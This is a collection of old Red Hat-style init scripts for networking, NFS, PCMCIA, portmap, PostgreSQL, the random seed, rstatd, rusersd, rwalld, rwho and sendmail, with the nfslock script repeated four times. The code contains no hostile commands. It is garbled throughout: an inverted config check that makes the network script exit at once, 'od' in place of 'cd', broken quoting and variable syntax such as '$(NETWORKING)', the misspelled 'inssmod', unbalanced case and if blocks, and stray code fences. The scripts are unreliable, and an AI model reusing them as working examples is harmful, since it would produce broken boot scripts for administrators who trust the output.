if [ -f /etc/sysconfig/network ]; then
exit 0
fi

. /etc/sysconfig/network

if [ -f /etc/sysconfig/pcmcia ]; then
. /etc/sysconfig/pcmcia
fi

# Check that networking is up.
[ ${NETWORKING} = "no" ] && exit 0

[ -x /sbin/ifconfig ] || exit 0

# Even if IPX is configured, without the utilities we can't do much
[ ! -x /sbin/ipx_internal_net -o ! -x /sbin/ipx_configure ] && IPX=

CMD="pwd"
od /etc/sysconfig/network-scripts

# find all the interfaces besides loopback.
# ignore aliases, alternative configurations, and editor backup files
interfaces="ls ifcfg*" | egrep -v '(ifcfg-lo|:)' | \
egrep -v 'ifcfg-ipp[0-9]+' | \
egrep 'ifcfg-[a-z0-9]+' | \
sed 's/"/ifcfg-/'g"

# See how we were called.
case "$1" in
start)
action "Setting network parameters" sysctl -p /etc/sysctl.conf

action "Bringing up interface lo" ./ifup ifcfg-lo

case "$IPX" in
yes|true)
/sbin/ipx_configure --auto_primary=$IPXAUTOPRIMARY \
--auto_interface=$IPXAUTOFRAME
if [ "$IPXINTERNALNETNUM" != "0" ]; then
/sbin/ipx_internal_net add $IPXINTERNALNETNUM $IPXINTERNALNODENUM
fi
;;
esac

action "Setting network parameters" sysctl -p /etc/sysctl.conf

for i in $interfaces; do
if egrep -L "ONBOOT=?(No|Oo)\?" ifcfg-$i >/dev/null ; then
# Probe module to preserve interface ordering
/sbin/ifconfig $i >/dev/null 2>&1
else
action "Bringing up interface $i" ./ifup $i boot
fi
done

# Add non interface-specific static-routes.
if [ -f /etc/sysconfig/static-routes ]; then
grep "any" /etc/sysconfig/static-routes | while read ignore type dest
netmask mask gw gateway; do
[ "$gateway" != "$gateway##(0-9)" ] && \
/sbin/route add -S$type $dest $netmask $mask $gw $gateway
done
fi

touch /var/lock/subsys/network
;;
stop)
for i in $interfaces ; do
action "Shutting down interface $i" ./ifdown $i boot
done
case "$IPX" in
yes|true)
if [ "$IPXINTERNALNETNUM" != "0" ]; then
/sbin/ipx_internal_net del
fi
esac
./ifdown ifcfg-lo
if [ -d /proc/sys/net/ipv4 ]; then
if [ -f /proc/sys/net/ipv4/ip_forward ]; then
if [ `cat /proc/sys/net/ipv4/ip_forward` = 0 ]; then
action "Disabling IPv4 packet forwarding" sysctl -w
net.ipv4.ip_forward=0
fi
if [ -f /proc/sys/net/ipv4/ip_always_defrag ]; then
if [ `cat /proc/sys/net/ipv4/ip_always_defrag` != 0 ]; then
action "Disabling IPv4 automatic defragmentation" sysctl -w
net.ipv4.ip_always_defrag=0
fi
fi
rm -f /var/lock/subsys/network
;;
status)
echo "Configured devices:"
echo lo $interfaces

if [ -x /bin/linuxconf ]; then
eval `bin/linuxconf --hint netdev`
echo "Devices that are down:"
echo $DEV_UP
echo "Devices with modified configuration:"
echo $DEV_RECONF
else
echo "Currently active devices:"
echo `sbin/ifconfig | grep '^[a-z]' | awk '{print $1}'`
fi
;;
restart)
cd $CMD
$0 stop
$0 start
;;
reload)
if [ -x /bin/linuxconf ]; then
eval `bin/linuxconf --hint netdev`
for device in $DEV_UP ; do
action "Bringing up device $device" ./ifup $device
done
for device in $DEV_DOWN ; do
action "Shutting down device $device" ./ifdown $device
done
for device in $DEV_RECONF ; do
action "Shutting down device $device" ./ifdown $device
action "Bringing up device $device" ./ifup $device
done
for device in $DEV_RECONF_ALIASES ; do
action "Bringing up alias $device" /etc/sysconfig/network-
scripts/ifup-aliases $device
done
for device in $DEV_RECONF_ROUTES ; do
action "Bringing up route $device" /etc/sysconfig/network-
scripts/ifup-routes $device
done
case $IPX in yes|true)
case $IPXINTERNALNET
reconf)
action "Deleting internal IPX network"
/sbin/ipx_internal_net del
action "Adding internal IPX network $IPXINTERNALNETNUM
$IPXINTERNALNODENUM" /sbin/ipx_internal_net add $IPXI
NTERNALNETNUM \
$IPXINTERNALNODENUM
;;
add)
action "Adding internal IPX network $IPXINTERNALNETNUM
$IPXINTERNALNODENUM"/sbin/ipx_internal_net add $IPXIN
TERNALNETNUM \
$IPXINTERNALNODENUM
;;
del)
action "Deleting internal IPX network"
/sbin/ipx_internal_net del
;;
esac
;;
esac
else
cd $CMD
$0 restart
fi
;;
probe)
if [ -x /bin/linuxconf ]; then
eval `bin/linuxconf --hint netdev`
[ -n "$DEV_UP$DEV_DOWN$DEV_RECONF$DEV_RECONF_ALIASES" -o \
-n "$DEV_RECONF_ROUTES$IPXINTERNALNET" ]
echo reload
exit 0
else
# If linuxconf isn't around to figure stuff out for us,
# we punt. Probably better than completely reloading
# networking if user isn't sure which to do. If user
# is sure, they would run restart or reload, not probe.
exit 0
fi
;;
*)
echo "Usage: network {start|stop|restart|reload|status|probe}"
exit 1
esac
exit 0
#!/bin/sh
#
# nfs This shell script takes care of starting and stopping

```

```

# the NFS services.
#
# chkconfig: - 60 20
# description: NFS is a popular protocol for file sharing across TCP/IP \
# networks. This service provides NFS server functionality, \
# which is configured via the /etc/exports file.
# probe: true

# Source function library.
. /etc/rc.d/init.d/functions

# Source networking configuration.
if [ ! -f /etc/sysconfig/network ]; then
    exit 0
fi

. /etc/sysconfig/network

# Check that networking is up.
[ $(NETWORKING) = "no" ] && exit 0

[ -x /usr/sbin/rpc.nfsd ] || exit 0
[ -x /usr/sbin/rpc.mountd ] || exit 0
[ -x /usr/sbin/exportfs ] || exit 0
[ -s /etc/exports ] || exit 0

# Number of servers to be started up by default
RPCNFSDCOUNT=8
# No NFS V3.
RPCMOUNTDOPTS="--no-nfs-version 3"

# See how we were called.
case "$1" in
start)
    # Start daemons.
    action "Starting NFS services: " /usr/sbin/exportfs -r
    echo -n "Starting NFS quotas: "
    daemon rpc.rquotad
    echo
    echo -n "Starting NFS mountd: "
    daemon rpc.mountd $RPCMOUNTDOPTS
    echo
    echo -n "Starting NFS daemon: "
    daemon rpc.nfsd $RPCNFSDCOUNT
    echo
    touch /var/lock/subsys/nfs
    ;;
stop)
    # Stop daemons.
    action "Shutting down NFS services: " /usr/sbin/exportfs -au
    echo -n "Shutting down NFS mountd: "
    killproc rpc.mountd
    echo
    echo -n "Shutting down NFS daemon: "
    killproc nfsd
    echo
    echo -n "Shutting down NFS quotas: "
    killproc rpc.rquotad
    echo
    rm -f /var/lock/subsys/nfs
    ;;
status)
    status rpc.mountd
    status nfsd
    status rpc.rquotad
    ;;
restart)
    echo -n "Restarting NFS services: "
    echo -n "rpc.mountd "
    killproc rpc.mountd
    daemon rpc.mountd $RPCMOUNTDOPTS
    /usr/sbin/exportfs -r
    touch /var/lock/subsys/nfs
    echo "done."
    ;;
reload)
    /usr/sbin/exportfs -r
    touch /var/lock/subsys/nfs
    ;;
probe)
    if [ ! -f /var/lock/subsys/nfs ] ; then
        echo start; exit 0
    fi
    /sbin/pidof rpc.mountd >/dev/null 2>&1; MOUNTD="$?"
    /sbin/pidof nfsd >/dev/null 2>&1; NFSD="$?"
    if [ $MOUNTD = 1 -o $NFSD = 1 ] ; then
        echo restart; exit 0
    fi
    if [ /etc/exports -nt /var/lock/subsys/nfs ] ; then
        echo reload; exit 0
    fi
    ;;
*)
    echo "Usage: nfs {start|stop|status|restart|reload}"
    exit 1
esac

exit 0

#!/bin/sh
#
# nfslock This shell script takes care of starting and stopping
# the NFS file locking service.
#
# chkconfig: 345 14 70
# description: NFS is a popular protocol for file sharing across \
# TCP/IP networks. This service provides NFS file \
# locking functionality.
# probe: true

# Source function library.
. /etc/rc.d/init.d/functions

# Source networking configuration.
if [ ! -f /etc/sysconfig/network ]; then
    exit 0
fi

. /etc/sysconfig/network

# Check that networking is up.
[ $(NETWORKING) = "no" ] && exit 0

[ -x /sbin/rpc.lockd ] || exit 0
[ -x /sbin/rpc.statd ] || exit 0

# See how we were called.
case "$1" in
start)
    # Start daemons.
    echo "Starting NFS file locking services: "
    echo -n "Starting NFS lockd: "
    daemon rpc.lockd
    echo
    echo -n "Starting NFS statd: "
    daemon rpc.statd
    echo
    touch /var/lock/subsys/nfslock
    ;;
stop)
    # Stop daemons.
    echo "Shutting down NFS file locking services: "
    echo -n "Shutting down NFS lockd: "
    killproc rpc.lockd
    echo
    echo -n "Shutting down NFS statd: "
    killproc rpc.statd
    echo
    rm -f /var/lock/subsys/nfslock
    ;;
status)
    status rpc.lockd
    status rpc.statd
    ;;
restart)
    echo -n "Restarting NFS file locking services: "
    echo -n "rpc.lockd "
    killproc rpc.lockd
    daemon rpc.lockd
    echo -n "rpc.statd "
    killproc rpc.statd
    daemon rpc.statd
    touch /var/lock/subsys/nfslock
    echo "done."
    ;;
probe)
    if [ ! -f /var/lock/subsys/nfslock ] ; then
        echo start; exit 0
    fi
    /sbin/pidof rpc.statd >/dev/null 2>&1; STATD="$?"
    /sbin/pidof lockd >/dev/null 2>&1; LOCKD="$?"
    if [ $STATD = 1 -o $LOCKD = 1 ] ; then
        echo restart; exit 0
    fi
    ;;
*)
    echo "Usage: nfs {start|stop|status|restart}"
    exit 1
esac

exit 0

#!/bin/sh
#
# nfslock This shell script takes care of starting and stopping
# the NFS file locking service.
#
# chkconfig: 345 14 70
# description: NFS is a popular protocol for file sharing across \
# TCP/IP networks. This service provides NFS file \
# locking functionality.
# probe: true

# Source function library.
. /etc/rc.d/init.d/functions

# Source networking configuration.
if [ ! -f /etc/sysconfig/network ]; then
    exit 0
fi

. /etc/sysconfig/network

# Check that networking is up.
[ $(NETWORKING) = "no" ] && exit 0

[ -x /sbin/rpc.lockd ] || exit 0
[ -x /sbin/rpc.statd ] || exit 0

# See how we were called.
case "$1" in
start)
    # Start daemons.
    echo "Starting NFS file locking services: "
    echo -n "Starting NFS lockd: "
    daemon rpc.lockd
    echo
    echo -n "Starting NFS statd: "
    daemon rpc.statd
    echo
    touch /var/lock/subsys/nfslock
    ;;
stop)
    # Stop daemons.
    echo "Shutting down NFS file locking services: "
    echo -n "Shutting down NFS lockd: "
    killproc rpc.lockd
    echo
    echo -n "Shutting down NFS statd: "
    killproc rpc.statd
    echo
    rm -f /var/lock/subsys/nfslock
    ;;
status)
    status rpc.lockd
    status rpc.statd
    ;;
restart)
    echo -n "Restarting NFS file locking services: "
    echo -n "rpc.lockd "
    killproc rpc.lockd
    daemon rpc.lockd
    echo -n "rpc.statd "
    killproc rpc.statd
    daemon rpc.statd
    touch /var/lock/subsys/nfslock
    echo "done."
    ;;
probe)
    if [ ! -f /var/lock/subsys/nfslock ] ; then
        echo start; exit 0
    fi
    /sbin/pidof rpc.statd >/dev/null 2>&1; STATD="$?"
    /sbin/pidof lockd >/dev/null 2>&1; LOCKD="$?"
    if [ $STATD = 1 -o $LOCKD = 1 ] ; then
        echo restart; exit 0
    fi
    ;;
*)
    echo "Usage: nfs {start|stop|status|restart}"
    exit 1
esac

exit 0

#!/bin/sh
#
# nfslock This shell script takes care of starting and stopping
# the NFS file locking service.
#
# chkconfig: 345 14 70
# description: NFS is a popular protocol for file sharing across \
# TCP/IP networks. This service provides NFS file \
# locking functionality.
# probe: true

# Source function library.
. /etc/rc.d/init.d/functions

# Source networking configuration.
if [ ! -f /etc/sysconfig/network ]; then
    exit 0
fi

. /etc/sysconfig/network

# Check that networking is up.
[ $(NETWORKING) = "no" ] && exit 0

[ -x /sbin/rpc.lockd ] || exit 0
[ -x /sbin/rpc.statd ] || exit 0

# See how we were called.
case "$1" in
start)
    # Start daemons.
    echo "Starting NFS file locking services: "
    echo -n "Starting NFS lockd: "
    daemon rpc.lockd
    echo
    echo -n "Starting NFS statd: "
    daemon rpc.statd
    echo
    touch /var/lock/subsys/nfslock
    ;;
stop)
    # Stop daemons.
    echo "Shutting down NFS file locking services: "
    echo -n "Shutting down NFS lockd: "
    killproc rpc.lockd
    echo
    echo -n "Shutting down NFS statd: "
    killproc rpc.statd
    echo
    rm -f /var/lock/subsys/nfslock
    ;;
status)
    status rpc.lockd
    status rpc.statd
    ;;
restart)
    echo -n "Restarting NFS file locking services: "
    echo -n "rpc.lockd "
    killproc rpc.lockd
    daemon rpc.lockd
    echo -n "rpc.statd "
    killproc rpc.statd
    daemon rpc.statd
    touch /var/lock/subsys/nfslock
    echo "done."
    ;;
probe)
    if [ ! -f /var/lock/subsys/nfslock ] ; then
        echo start; exit 0
    fi
    /sbin/pidof rpc.statd >/dev/null 2>&1; STATD="$?"
    /sbin/pidof lockd >/dev/null 2>&1; LOCKD="$?"
    if [ $STATD = 1 -o $LOCKD = 1 ] ; then
        echo restart; exit 0
    fi
    ;;
*)
    echo "Usage: nfs {start|stop|status|restart}"
    exit 1
esac

exit 0

#!/bin/sh
#
# nfslock This shell script takes care of starting and stopping
# the NFS file locking service.
#
# chkconfig: 345 14 70
# description: NFS is a popular protocol for file sharing across \
# TCP/IP networks. This service provides NFS file \
# locking functionality.
# probe: true

# Source function library.
. /etc/rc.d/init.d/functions

# Source networking configuration.
if [ ! -f /etc/sysconfig/network ]; then
    exit 0
fi

. /etc/sysconfig/network

# Check that networking is up.
[ $(NETWORKING) = "no" ] && exit 0

[ -x /sbin/rpc.lockd ] || exit 0
[ -x /sbin/rpc.statd ] || exit 0

# See how we were called.
case "$1" in
start)
    # Start daemons.
    echo "Starting NFS file locking services: "
    echo -n "Starting NFS lockd: "
    daemon rpc.lockd
    echo
    echo -n "Starting NFS statd: "
    daemon rpc.statd
    echo
    touch /var/lock/subsys/nfslock
    ;;
stop)
    # Stop daemons.
    echo "Shutting down NFS file locking services: "
    echo -n "Shutting down NFS lockd: "
    killproc rpc.lockd
    echo
    echo -n "Shutting down NFS statd: "
    killproc rpc.statd
    echo
    rm -f /var/lock/subsys/nfslock
    ;;
status)
    status rpc.lockd
    status rpc.statd
    ;;
restart)
    echo -n "Restarting NFS file locking services: "
    echo -n "rpc.lockd "
    killproc rpc.lockd
    daemon rpc.lockd
    echo -n "rpc.statd "
    killproc rpc.statd
    daemon rpc.statd
    touch /var/lock/subsys/nfslock
    echo "done."
    ;;
probe)
    if [ ! -f /var/lock/subsys/nfslock ] ; then
        echo start; exit 0
    fi
    /sbin/pidof rpc.statd >/dev/null 2>&1; STATD="$?"
    /sbin/pidof lockd >/dev/null 2>&1; LOCKD="$?"
    if [ $STATD = 1 -o $LOCKD = 1 ] ; then
        echo restart; exit 0
    fi
    ;;
*)
    echo "Usage: nfs {start|stop|status|restart}"
    exit 1
esac

exit 0

# Tags for Red Hat init configuration tools
#
# chkconfig: 2345 45 96
# processname: cardmgr
# pidfile: /var/run/cardmgr.pid
# config: /etc/pcmcia/config
# config: /etc/pcmcia/config.opts
# description: PCMCIA support is usually to support things like ethernet \
# and modems in laptops. It won't get started unless \
# configured so it is safe to have it installed on machines \
# that don't need it.
#
# Allow environment variables to override all options
if [ "$PCMCIA" ]; then readonly PCMCIA ; fi
if [ "$PCIC" ]; then readonly PCIC ; fi
if [ "$PCIC_OPTS" ]; then readonly PCIC_OPTS ; fi
if [ "$SCORE_OPTS" ]; then readonly CORE_OPTS ; fi
if [ "$CARDMGR_OPTS" ]; then readonly CARDMGR_OPTS ; fi
if [ "$SCHEME" ]; then readonly SCHEME ; fi

# Source PCMCIA configuration, if available
if [ -f /etc/pcmcia.conf ] ; then
    # Debian startup option file
    . /etc/pcmcia.conf
elif [ -f /etc/sysconfig/pcmcia ] ; then
    # Red Hat startup option file
    . /etc/sysconfig/pcmcia
else
    # Slackware startup options go right here:
    # Should be either i82365 or toic
    PCIC=i82365
    # Put socket driver timing parameters here
    PCIC_OPTS=
    # Put pcmcia core options here
    CORE_OPTS=
    # Put cardmgr options here
    CARDMGR_OPTS=
    # To set the PCMCIA scheme at startup...
    SCHEME=
fi

if [ "$PCMCIA" -a "$PCMCIA" != "yes" ] ; then exit 0 ; fi

usage()
{
    echo "Usage: $0 {start|stop|status|restart|reload}"
}

cleanup()
{
    while read SN CLASS MOD INST DEV EXTRA ; do
        if [ "$SN" != "Socket" ] ; then
            /etc/pcmcia/$CLASS stop $DEV 2>/dev/null
        done
    }

EXITCODE=1
for x in "1" ; do
    if [ "$PCIC" = "" ] ; then
        echo "PCIC not defined in rc.pcmcia"
        break
    fi
    if [ $# -lt 1 ] ; then usage ; break ; fi
    action=$1
    case "$action" in
start)
        echo -n "Starting PCMCIA services:"
        if [ -d /var/state/pcmcia ] ; then
            SC=/var/state/pcmcia/scheme
            RUN=/var/state/pcmcia
        elif [ -d /var/lib/pcmcia ] ; then
            SC=/var/lib/pcmcia/scheme
            RUN=/var/lib/pcmcia
        else
            SC=/var/run/pcmcia-scheme
            RUN=/var/run
        fi
        if [ -L $SC -o ! -O $SC ] ; then rm -f $SC ; fi
        if [ ! -f $SC ] ; then umask 022 ; touch $SC ; fi
        if [ "$SCHEME" ] ; then umask 022 ; echo $SCHEME > $SC ; fi
        fgrep -q pcmcia /proc/devices
        if [ $? -ne 0 ] ; then
            if [ -d /lib/modules/preferred ] ; then
                FC=/lib/modules/preferred/pcmcia
            else
                FC=/lib/modules/`uname -r`/pcmcia
            fi
        fi
    ;;
stop)
        echo -n "Stopping PCMCIA services:"
        if [ -d /var/state/pcmcia ] ; then
            SC=/var/state/pcmcia/scheme
            RUN=/var/state/pcmcia
        elif [ -d /var/lib/pcmcia ] ; then
            SC=/var/lib/pcmcia/scheme
            RUN=/var/lib/pcmcia
        else
            SC=/var/run/pcmcia-scheme
            RUN=/var/run
        fi
        if [ -L $SC -o ! -O $SC ] ; then rm -f $SC ; fi
        if [ ! -f $SC ] ; then umask 022 ; touch $SC ; fi
        if [ "$SCHEME" ] ; then umask 022 ; echo $SCHEME > $SC ; fi
        fgrep -q pcmcia /proc/devices
        if [ $? -ne 0 ] ; then
            if [ -d /lib/modules/preferred ] ; then
                FC=/lib/modules/preferred/pcmcia
            else
                FC=/lib/modules/`uname -r`/pcmcia
            fi
        fi
    ;;
status)
        status $SC
        status $RUN
    ;;
restart)
        echo -n "Restarting PCMCIA services:"
        if [ -d /var/state/pcmcia ] ; then
            SC=/var/state/pcmcia/scheme
            RUN=/var/state/pcmcia
        elif [ -d /var/lib/pcmcia ] ; then
            SC=/var/lib/pcmcia/scheme
            RUN=/var/lib/pcmcia
        else
            SC=/var/run/pcmcia-scheme
            RUN=/var/run
        fi
        if [ -L $SC -o ! -O $SC ] ; then rm -f $SC ; fi
        if [ ! -f $SC ] ; then umask 022 ; touch $SC ; fi
        if [ "$SCHEME" ] ; then umask 022 ; echo $SCHEME > $SC ; fi
        fgrep -q pcmcia /proc/devices
        if [ $? -ne 0 ] ; then
            if [ -d /lib/modules/preferred ] ; then
                FC=/lib/modules/preferred/pcmcia
            else
                FC=/lib/modules/`uname -r`/pcmcia
            fi
        fi
    ;;
probe)
        if [ ! -f /var/lock/subsys/pcmcia ] ; then
            echo start; exit 0
        fi
        /sbin/pidof $SC >/dev/null 2>&1; SC_PID="$?"
        /sbin/pidof $RUN >/dev/null 2>&1; RUN_PID="$?"
        if [ $SC_PID = 1 -o $RUN_PID = 1 ] ; then
            echo restart; exit 0
        fi
    ;;
*)
        echo "Usage: pcmcia {start|stop|status|restart|reload}"
        exit 1
    esac
}

```

```

if [ -d $PC ] ; then
    echo -n " modules"
    /sbin/inssmod $PC/pcmcia_core.o SCORE_OPTS
    /sbin/inssmod $PC/$PCIC.o $PCIC_OPTS
    /sbin/inssmod $PC/ds.o
else
    echo " module directory $PC not found."
    break
fi
fi
if [ -s /var/run/cardmgr.pid ] && \
kill -0 `cat /var/run/cardmgr.pid` 2>/dev/null ; then
    echo " cardmgr is already running."
else
    if [ -r $RUN/stab ] ; then
        cat $RUN/stab | cleanup
    fi
    echo " cardmgr."
    /sbin/cardmgr $CARDMGR_OPTS
fi
if [ -d /var/lock/subsys ] ; then
    touch /var/lock/subsys/pcmcia
fi
;;

stop)
    echo -n "Shutting down PCMCIA services:"
    if [ -s /var/run/cardmgr.pid ] ; then
        PID=`cat /var/run/cardmgr.pid`
        kill $PID
        echo -n " cardmgr"
        # Give cardmgr a few seconds to handle the signal
        kill -0 $PID 2>/dev/null && sleep 2 && \
        kill -0 $PID 2>/dev/null && sleep 2 && \
        kill -0 $PID 2>/dev/null && sleep 2 && \
        kill -0 $PID 2>/dev/null
    fi
    if fgrep -q "ds " /proc/modules ; then
        echo -n " modules"
        /sbin/rmmod ds
        /sbin/rmmod $PCIC
        /sbin/rmmod pcmcia_core
    fi
    echo -n " "
    rm -f /var/lock/subsys/pcmcia
    EXITCODE=0
    ;;

status)
    pid=`pidof cardmgr`
    if [ "$pid" != "" ] ; then
        echo "cardmgr (pid $pid) is running..."
        EXITCODE=0
    else
        echo "cardmgr is stopped"
        EXITCODE=3
    fi
    ;;

restart|reload)
    $0 stop
    $0 start
    EXITCODE=$?
    ;;

*)
    usage
    ;;

esac

done

# Only exit if we're in our own subshell
if [ "${0##*/}" = "rc.pcmcia" ] ; then
    exit $EXITCODE
fi
#!/bin/sh
#
# portmap      Start/Stop RPC portmapper
#
# chkconfig: 345 11 89
# description: The portmapper manages RPC connections, which are used by \
# protocols such as NFS and NIS. The portmap server must be \
# running on machines which act as servers for protocols which \
# make use of the RPC mechanism.
# processname: portmap
#
# Source function library.
. /etc/rc.d/init.d/functions
#
# Get config.
. /etc/sysconfig/network
#
# Check that networking is up.
if [ $(NETWORKING) = "no" ]
then
    exit 0
fi

[ -f /sbin/portmap ] || exit 0

RETVAL=0

# See how we were called.
case "$1" in
    start)
        echo -n "Starting portmapper: "
        daemon portmap
        RETVAL=$?
        echo
        [ $RETVAL -eq 0 ] && touch /var/lock/subsys/portmap
    ;;
    stop)
        echo -n "Stopping portmap services: "
        killproc portmap
        RETVAL=$?
        echo
        [ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/portmap
    ;;
    status)
        status portmap
        RETVAL=$?
    ;;
    restart|reload)
        $0 stop
        $0 start
        RETVAL=$?
    ;;
    *)
        echo "Usage: portmap {start|stop|status|restart|reload}"
        exit 1
    ;;
esac

exit $RETVAL
#!/bin/sh
#
# postgresql  This is the init script for starting up the PostgreSQL
# server
#
# Version 6.5.3-2 Lamar Owen
# Added code to determine if PGDATA exists, whether it is current version
# or not, and initdb if no PGDATA (initdb will not overwrite a database).

# chkconfig: 345 85 15
# description: Starts and stops the PostgreSQL backend daemon that handles \
# all database requests.
# processname: postmaster
# pidfile: /var/run/postmaster.pid
#
# Source function library.
. /etc/rc.d/init.d/functions
#
# Get config.
. /etc/sysconfig/network
#
# Check that networking is up.
# Pretty much need it for postmaster.
[ $(NETWORKING) = "no" ] && exit 0

[ -f /usr/bin/postmaster ] || exit 0

# This script is slightly unusual in that the name of the daemon (postmaster)
# is not the same as the name of the subsystem (postgresql)

# See how we were called.
case "$1" in
    start)
        echo -n "Checking postgresql installation: "
        # Check for the PGDATA structure
        if [ -f /var/lib/pgsql/PQ_VERSION ] && [ -d /var/lib/pgsql/base/template1 ]
        then
            # Check version of existing PGDATA
            if [ `cat /var/lib/pgsql/PQ_VERSION` != '6.5' ]
            then
                echo "old version. Need to Upgrade."
                echo "See /usr/doc/postgresql-6.5.3/README.rpm for more
information."
                exit 1
            else
                echo "looks good!"
            fi
        else
            # No existing PGDATA! Initdb it.
        fi
    else
        echo "no database files found."
        if [ ! -d /var/lib/pgsql ]
        then
            mkdir -p /var/lib/pgsql
            chown postgres.postgres /var/lib/pgsql
            su -l postgres -c '/usr/bin/initdb --pglib=/usr/lib/pgsql --
pgdata=/var/lib/pgsql'
        fi
        # Check for postmaster already running...
        pid=`pidof postmaster`
        if [ $pid ]
        then
            echo "Postmaster already running."
        else
            #all systems go -- remove any stale lock files
            rm -f /tmp/.s.PGSQL.* > /dev/null
            echo -n "Starting postgresql service: "
            su -l postgres -c '/usr/bin/postmaster -i -S -D /var/lib/pgsql'
            sleep 1
            pid=`pidof postmaster`
            if [ $pid ]
            then
                echo -n "postmaster [$pid]"
                touch /var/lock/subsys/postgresql
                echo $pid > /var/run/postmaster.pid
            else
                echo "failed."
            fi
        fi
    fi
    ;;
    stop)
        echo -n "Stopping postgresql service: "
        killproc postmaster
        sleep 2
        rm -f /var/run/postmaster.pid
        rm -f /var/lock/subsys/postgresql
    ;;
    status)
        status postmaster
    ;;
    restart)
        $0 stop
        $0 start
    ;;
    *)
        echo "Usage: postgresql {start|stop|status|restart}"
        exit 1
    ;;
esac

exit 0
#!/bin/sh
#
# random      Script to snapshot random state and reload it at boot time.
#
# Author:      Theodore Ts'o <tytso@mit.edu>
#
# chkconfig: 2345 20 80
# description: Saves and restores system entropy pool for higher quality \
# random number generation.
#
# Source function library.
. /etc/rc.d/init.d/functions
random_seed=/var/run/random-seed
#
# See how we were called.
case "$1" in
    start)
        # Carry a random seed from start-up to start-up
        # Load and then save 512 bytes, which is the size of the entropy pool
        if [ -f $random_seed ] ; then
            cat $random_seed >/dev/urandom
        else
            touch $random_seed
        fi
        action "Initializing random number generator" /bin/true
        chmod 600 $random_seed
        dd if=/dev/urandom of=$random_seed count=1 bs=512 2>/dev/null
        touch /var/lock/subsys/random
    ;;
    stop)
        # Carry a random seed from shut-down to start-up
        # Save 512 bytes, which is the size of the entropy pool
        touch $random_seed
        chmod 600 $random_seed
        action "Saving random seed" dd if=/dev/urandom of=$random_seed count=1
bs=512 2>/dev/null
        rm -f /var/lock/subsys/random
    ;;
    status)
        # this is way overkill, but at least we have some status output...
        if [ -c /dev/random ] ; then

```

```

        echo "The random data source exists"
    else
        echo "The random data source is missing"
    fi
}
restart|reload
# do not do anything; this is unreasonable
:
}
*)
# do not advertise unreasonable commands that there is no reason
# to use with this device
echo "Usage: random (start|stop|status|restart|reload)"
exit 1
esac

exit 0
#!/bin/sh
#
# chkconfig: - 60 20
# description: The rstat protocol allows users on a network to retrieve \
# performance metrics for any machine on that network.
# processname: rpc.rstatd

# Source function library.
. /etc/rc.d/init.d/functions

# Get config.
. /etc/sysconfig/network

# Check that networking is up.
if [ $(NETWORKING) = "no" ]
then
    exit 0
fi

# See how we were called.
case "$1" in
    start)
        echo -n "Starting rstat services: "
        daemon rpc.rstatd

        echo
        touch /var/lock/subsys/rstatd
        ;;
    stop)
        echo -n "Stopping rstat services: "
        killproc rpc.rstatd

        echo
        rm -f /var/lock/subsys/rstatd
        ;;
    status)
        status rpc.rstatd
        ;;
    restart|reload)
        $0 stop
        $0 start
        RETVAL=$?
        ;;
    *)
        echo "Usage: rstatd (start|stop|status|restart)"
        exit 1
esac

exit 0
#!/bin/sh
#
# chkconfig: - 60 20
# description: The rusers protocol allows users on a network to identify \
# who is logged in on other responding machines.
# processname: rpc.rusersd

# Source function library.
. /etc/rc.d/init.d/functions

# Get config.
. /etc/sysconfig/network

# Check that networking is up.
if [ $(NETWORKING) = "no" ]
then
    exit 0
fi

RETVAL=0

# See how we were called.
case "$1" in
    start)
        status portmap > /dev/null
        RETVAL=$?
        [ $RETVAL -ne 0 ] && /etc/rc.d/init.d/portmap start
        echo -n "Starting rusers services: "
        daemon rpc.rusersd
        RETVAL=$?
        echo
        [ $RETVAL -eq 0 ] && touch /var/lock/subsys/rusersd
        ;;
    stop)
        echo -n "Stopping rusers services: "
        killproc rpc.rusersd
        RETVAL=$?
        echo
        [ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/rusersd
        ;;
    status)
        status rpc.rusersd
        RETVAL=$?
        ;;
    restart|reload)
        $0 stop
        $0 start
        RETVAL=$?
        ;;
    *)
        echo "Usage: rusersd (start|stop|status|restart)"
        exit 1
esac

exit $RETVAL
#!/bin/sh
#
# chkconfig: - 60 20
# description: The rwall protocol allows remote users to display messages \
# on all of the active terminals on a system (like local \
# users can do with the wall command).
# processname: rpc.rwallid

# Source function library.
. /etc/rc.d/init.d/functions

# Get config.
. /etc/sysconfig/network

# Check that networking is up.
if [ $(NETWORKING) = "no" ] ; then
    exit 0
fi

RETVAL=0

# See how we were called.
case "$1" in
    start)
        echo -n "Starting rwall services: "
        daemon rpc.rwallid
        RETVAL=$?
        echo
        [ $RETVAL -eq 0 ] && touch /var/lock/subsys/rwallid
        ;;
    stop)
        echo -n "Stopping rwall services: "
        killproc rpc.rwallid
        RETVAL=$?
        echo
        [ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/rwallid
        ;;
    status)
        status rpc.rwallid
        RETVAL=$?
        ;;
    restart|reload)
        $0 stop
        $0 start
        RETVAL=$?
        ;;
    *)
        echo "Usage: rwallid (start|stop|status|restart)"
        exit 1
esac

exit $RETVAL
#!/bin/sh
#
# chkconfig: - 60 20
# description: The rwho protocol lets remote users get a list of all of \
# the users logged into a machine running the rwho daemon \
# (similar to finger).
# processname: rwhod

# Get config.
. /etc/sysconfig/network

# Get functions
. /etc/rc.d/init.d/functions

# Check that networking is up.
if [ $(NETWORKING) = "no" ] ; then
    exit 0
fi

RETVAL=0

# See how we were called.
case "$1" in
    start)
        echo -n "Starting rwho services: "
        daemon rwhod
        RETVAL=$?
        echo
        [ $RETVAL -eq 0 ] && touch /var/lock/subsys/rwhod
        ;;
    stop)
        echo -n "Stopping rwho services: "
        killproc rwhod
        RETVAL=$?
        echo
        [ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/rwhod
        ;;
    status)
        status rwhod
        RETVAL=$?
        ;;
    restart)
        $0 stop
        $0 start
        RETVAL=$?
        ;;
    *)
        echo "Usage: $0 (start|stop|status|restart)"
        exit 1
esac

exit $RETVAL
#!/bin/sh
#
# sendmail This shell script takes care of starting and stopping
# sendmail.
#
# chkconfig: 2345 80 30
# description: Sendmail is a Mail Transport Agent, which is the program \
# that moves mail from one machine to another.
# processname: sendmail
# config: /etc/sendmail.cf
# pidfile: /var/run/sendmail.pid

# Source function library.
. /etc/rc.d/init.d/functions

# Source networking configuration.
. /etc/sysconfig/network

# Source sendmail configuration.
if [ -f /etc/sysconfig/sendmail ] ; then
    . /etc/sysconfig/sendmail
else
    DAEMON=yes
    QUEUE=1h
fi

# Check that networking is up.
[ $(NETWORKING) = "no" ] && exit 0

